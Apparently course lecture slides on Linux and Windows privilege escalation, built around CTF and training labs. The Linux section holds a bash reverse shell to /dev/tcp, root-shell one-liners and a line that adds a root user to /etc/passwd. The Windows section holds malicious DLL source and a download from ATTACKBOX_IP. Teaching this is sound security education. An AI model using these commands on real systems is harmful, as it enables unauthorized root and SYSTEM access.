- <https://portswigger.net/web-security/sql-injection/lab-login-bypass>
- More labs at:  
<https://portswigger.net/web-security/sql-injection>



# References

- <https://portswigger.net/web-security/all-labs> has a nice series of free labs.
- <https://github.com/rkhal101/Web-Security-Academy-Series/>



# Lecture #10

## Linux Privilege Escalation



# Definition

- Privilege Escalation usually involves going from a lower permission account to a higher permission one.
- More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.



# Linux Privilege Escalation

- Kernel exploits
- Sudo
- SUID
- Capabilities
- Cron jobs
- PATH
- NFS




# Kernel exploits

- The kernel on Linux systems manages the communication between components such as the memory on the system and applications.
- This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.
- Identify the kernel version: `uname -a`
- Search and find an exploit code for the kernel version of the target system (<https://www.linuxkernelcves.com/cves>)
- Run the exploit
- Use with caution!



# Sudo

- Any user can check its current situation related to root privileges using the sudo -l command
- <https://gtfobins.github.io/> is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.
- Leverage LD\_PRELOAD
  - LD\_PRELOAD is a function that allows any program to use shared libraries
  - Compile a c program as a shared object (.so)
  - sudo LD\_PRELOAD=/home/user/ldpreload/shell.so find
  - More details at [https://rafalcieslak.wordpress.com/2013/04/02/dynamic-linker-tricks-using-ld\\_preload-to-cheat-inject-features-and-investigate-programs/](https://rafalcieslak.wordpress.com/2013/04/02/dynamic-linker-tricks-using-ld_preload-to-cheat-inject-features-and-investigate-programs/)
- sudo nmap --interactive



# SUID

- SUID (Set-user Identification) and SGID (Set-group Identification) allow files to be executed with the permission level of the file owner or the group owner, respectively.
- You will notice these files have an “s” bit set showing their special permission level.
- `find / -type f -perm -04000 -ls  
2>/dev/null` will list files that have SUID or SGID bits set.
- <https://gtfobins.github.io/#+suid> will filter binaries known to be exploitable when the SUID bit is set



## SUID example


- If nano has uid, we can add a new user to the /etc/passwd file
- Generate the hash using openssl passwd -1 -salt salt1 password1
- Add the line  
hacker:<hash>:0:0:root:/root:/bin/bash to /etc/passwd
- su hacker



# Capabilities


- Another way to increase the privilege level of a process is capabilities. The binary would get through its task without needing a higher privilege user.
- `getcap -r / 2>/dev/null`
- GTFOBins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.
- For example, if `vim` has `cap_setuid+ep`, we can get a root shell by executing:

```
vim -c ':py import os; os.setuid(0);
os.execl("/bin/sh", "sh", "-c", "reset; exec
sh")'
```



# CRON jobs

- Cron jobs are used to run scripts or binaries at specific times.
- By default, they run with the privilege of their owners and not the current user.
- What if there is a scheduled task that runs with root privileges, and we can change the script that will be run?
- What if there is a scheduled task that runs with root privileges, and the corresponding script was deleted?
  - If the full path of the script is not defined, cron will refer to the paths listed under the PATH variable in the /etc/crontab file.
- We are tempted to run this command:
- `bash -i >& /dev/tcp/10.0.2.15/6666 0<&1`
- tar, 7z, rsync, etc., can be exploited using their wildcard feature.



# PATH


- For any command that is not defined with an absolute path, Linux will start searching in folders defined under PATH.
- If a folder for which your user has write permission is located in \$PATH, you could potentially hijack an application to run a script.
- `find / -writable 2>/dev/null`. Compare with Path.
- Can you modify \$PATH?



# NFS


- Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system.
- e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges
- NFS (Network File Sharing) is exploitable if the “no\_root\_squash” option is present on a writable share
- we can create an executable with SUID bit set and run it on the target system.
  - showmount -e 10.0.2.12
  - mount -o rw 10.0.2.12/backups /tmp/backupsonattackermachine
  - gcc nfs.c -o nfs -w
  - chmod +s nfs

```
nfc.c
int main(){
 setuid(0);
 setguid(0);
 system("/bin/bash");
 return 0;
}
```




# Automated enumeration

- **LinPeas:** <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
- **LinEnum:** <https://github.com/rebootuser/LinEnum>
- **LES (Linux Exploit Suggester):** <https://github.com/mzet-/linux-exploit-suggester>
- **Linux Smart Enumeration:** <https://github.com/diego-treitos/linux-smart-enumeration>
- **Linux Priv Checker:** <https://github.com/linted/linuxprivchecker>



# Activity

- Deploy the challenge at  
<https://github.com/njitacm/jerseyctf-2022-challenges/tree/main/misc/root-me>
- Hack it!




# References

- <https://tryhackme.com/room/linprivesc>




# Lecture #11

## Windows Privilege Escalation



# Windows user levels

- **Administrator (local):** This is the user with the most privileges.
- **Standard (local):** These users can access the computer but can only perform limited tasks.
- **Guest:** This account gives access to the system but is not defined as a user.
- **Standard (domain):** Active Directory allows organizations to manage user accounts. A standard domain account may have local administrator privileges.
- **Administrator (domain):** Could be considered as the most privileged user. It can edit, create, and delete other users throughout the organization's domain.




# “System”

- "SYSTEM" is not an account in the proper sense.
- Windows and its services use the "SYSTEM" account to perform their tasks.
- Services installed on a Windows target system can use service accounts and will have a certain level of privilege, depending on the service using them.
- Service accounts do not allow you to log in but can be leveraged in other ways for privilege escalation.



# Groups

- Windows allows the system administrator to group users to facilitate their management.
- Any user can be a member of the "Administrator" group, giving it administrator rights on the system.




# Privilege escalation roadmap

- Enumerate the current user's privileges and resources it can access.
- Run an automated enumeration script such as winPEAS or PowerUp.ps1
- Manual checklist:  
[https://github.com/swisskyrepo/PayloadsAllTheThings/  
blob/master/Methodology%20and%20Resources/Windows  
%20-%20Privilege%20Escalation.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md)



# User enumeration

- Current user's privileges: `whoami /priv`
- List users: `net users`
- List details of a user: `net user username`
  - (e.g. `net user Administrator`)
- Other users logged in simultaneously: `qwinsta`, `query session`
- User groups defined on the system: `net localgroup`
- List members of a specific group: `net localgroup groupname`
  - (e.g. `net localgroup Administrators`)



# System information

- `systeminfo | findstr /B /C:"OS Name" /C:"OS Version"`
  - /b matches the text pattern if it is at the beginning of a line.
  - /c uses the specified text as a literal search string.
- `hostname`
- The `findstr` command can be used to find files in a given format
- `findstr /si password *.txt`
  - /s Searches the current directory and all subdirectories.
  - /i Ignores the case of the characters when searching for the string.




# Patches

- `wmic qfe get  
Caption,Description,HotFixID,InstalledOn`
- WMIC is a command-line tool on Windows that provides an interface for Windows Management Instrumentation (WMI).
- For newer Windows versions you will need to use the [WMI PowerShell cmdlet.](#)



# Network connections

- `netstat -ano`
  - `-a`: Displays all active connections and listening ports
  - `-n`: Prevents name resolution.
  - `-o`: Displays the process ID using each listed connection.
- Idea: you may find services that can be accessed only from localhost.



# Scheduled tasks

- The schtasks command can be used to query scheduled tasks.
- `schtasks /query /fo LIST /v`
  - `schtasks /query`: Displays tasks scheduled to run on the computer.
  - `/fo`: Specifies the output format. The valid values are *TABLE*, *LIST*, or *CSV*.
  - `/v`: Adds the advanced properties of the task to the display.




# Drivers

- Drivers are additional software installed to allow the operating system to interact with an external device.
- Printers, web cameras, keyboards, and even USB memory sticks can need drivers to run.
- While operating system updates are usually made relatively regularly, drivers may not be updated as frequently.
- Listing available drivers on the target system can also present a privilege escalation vector.
- The `driverquery` command will list drivers installed on the target system.
- You will need to do some online research about the drivers listed and see if any presents a potential privilege escalation vulnerability.



# Antiviruses

- The default antivirus installed on Windows systems is Windows Defender with service name windefend.
- `sc query windefend`
- Listing all running services
- `sc queryex type=service`
  - sc: service controller
  - sc query: Obtains and displays information about the specified service, driver, type of service, or type of driver.
  - sc queryex: Obtains and displays **detailed** information about the specified service, driver, type of service, or type of driver.



# Automated scanners

- WinPEAS
  - `winpeas.exe > outputfile.txt`
  - Direct link:
    - <https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe>
- PowerUp
  - <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
  - First, run powershell and bypass the execution policy restrictions: `powershell.exe -nop -exec bypass`
    - `-exec bypass`: `ExecutionPolicy bypass`
    - `-nop`: `-NoProfile`




# PowerUp

- You can run it with the `Invoke-AllChecks` option that will perform all possible checks
- or use it to conduct specific checks
  - (e.g. the **Get-UnquotedService** option to only look for potential unquoted service path vulnerabilities).
  - `Import-Module .\PowerUp.ps1`
  - `Invoke-AllChecks`




# Windows exploit suggester

- <https://github.com/AonCyberLabs/Windows-Exploit-Suggester> or <https://github.com/bitsadmin/wesng>
- Install it on the attacking machine and update it:  
`windows-exploit-suggester.py -update`
- Target Machine: `systeminfo > sysinfo_output.txt`
- Attacking machine: `windows-exploit-suggester.py --database 2021-09-21-mssb.xls --systeminfo sysinfo_output.txt`



# Metasploit

- If you already have a Meterpreter shell on the target system, you can use the `multi/recon/local_exploit_suggester` module to list vulnerabilities that may affect the target system.
-




# Vulnerable software

- Get information about software
- `wmic software get name, version, vendor`
- Get running services
- `wmic service list brief | findstr "Running"`
- Query config information about a service
- `sc qc RemoteMouseService`
- Search for exploits in Searchsploit, Metasploit, Exploit-DB, Github, Google



# Unquoted Service Path

- When a service starts in Windows, the operating system has to find and run an executable file.
- Example: **“C:\Program Files\topservice folder\subservice subfolder\srvc.exe”**.
- If the path is written between quotes, Windows will directly go to the correct location and launch service.exe.
- if the path is not written between quotes and if any folder name in the path has a space in its name, things may get complicated.
- Windows will append ".exe" and start looking for an executable, starting with the shortest possible path.
  - In our example, this would be C:\Program.exe.
  - If program.exe is not available, the second attempt will be to run topservice.exe under C:\Program Files\.
  - If this also fails, another attempt will be made for C:\Program Files\topservice folder\subservice.exe.
- This process repeats until the executable is found.



# Unquoted service path vulnerability

- requires to have write permissions to a folder where the service will look for an executable.
- `wmic service get name,displayname,pathname,startmode`
- `sc qc unquotedsvc`
- `.\accesschk64.exe /accepteula -uwdq "C:\Program Files\"`
  - -u: Suppress errors
  - -w: Show only objects that have write access
  - -d: Only process directories
  - -q: Omit Banner
  - /accepteula: license terms are automatically accepted
- `sc start unquotedsvc`




# DLL Hijacking

- Some Windows executables use Dynamic Link Libraries (DLLs) when running.
- In a way, DLLs are executable files, but they can not be run directly like an exe file.
- They should be launched by other applications (or exe in most cases).
- If we can switch the legitimate DLL file with a specially crafted DLL file, our code will be run by the application.
- DLL hijacking requires an application (typically an exe file) that either has a missing DLL file, or where the search order can be used to insert the malicious DLL file.
- missing DLL will not always result in an error.




# DLL search order


- The search order depends on whether the **SafeDllSearchMode** is enabled or not.
- Enabled → where app is loaded →  
GetSystemDirectory → GetWindowsDirectory → current dir → PATH
- Disabled → where app is loaded → current dir →  
GetSystemDirectory → GetWindowsDirectory → PATH



# Finding DLL vulns

- Process Monitor (ProcMon) – requires admin privileges – software can be checked on a test machine.





# Creating a malicious DLL file

```
#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
 if (dwReason == DLL_PROCESS_ATTACH) {
 system("cmd.exe /k whoami > C:\\Temp\\\\dll.txt");
 ExitProcess(0);
 }
 return TRUE;
}
```

- The mingw compiler can be used to generate the DLL file with the command given below:

```
x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
```

- Copy to the target system:


```
wget -O output.dll ATTACKBOX_IP:PORT/output.dll
```

- sc stop dllsvc & sc start dllsvc



# Token Impersonation

- Basically, it is abusing a security token that can be used for authentication as "NT AUTHORITY\SYSTEM"
- In token impersonation vulnerabilities, you will see a number of different exploits exist.
- These have whimsical names such as Hot Potato, Rotten Potato, Lonely Potato, Juicy Potato, etc.
- You will be able to decide on which "Potato" better suits your need depending on the version of the target system.
- While some of these exploits will run on the target system, others may require you to set up a fake server on the same network.
- Read more here <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/juicypotato>



# References

- <https://github.com/sagishahar/lpeworkshop>
- <https://tryhackme.com/room/winprivesc>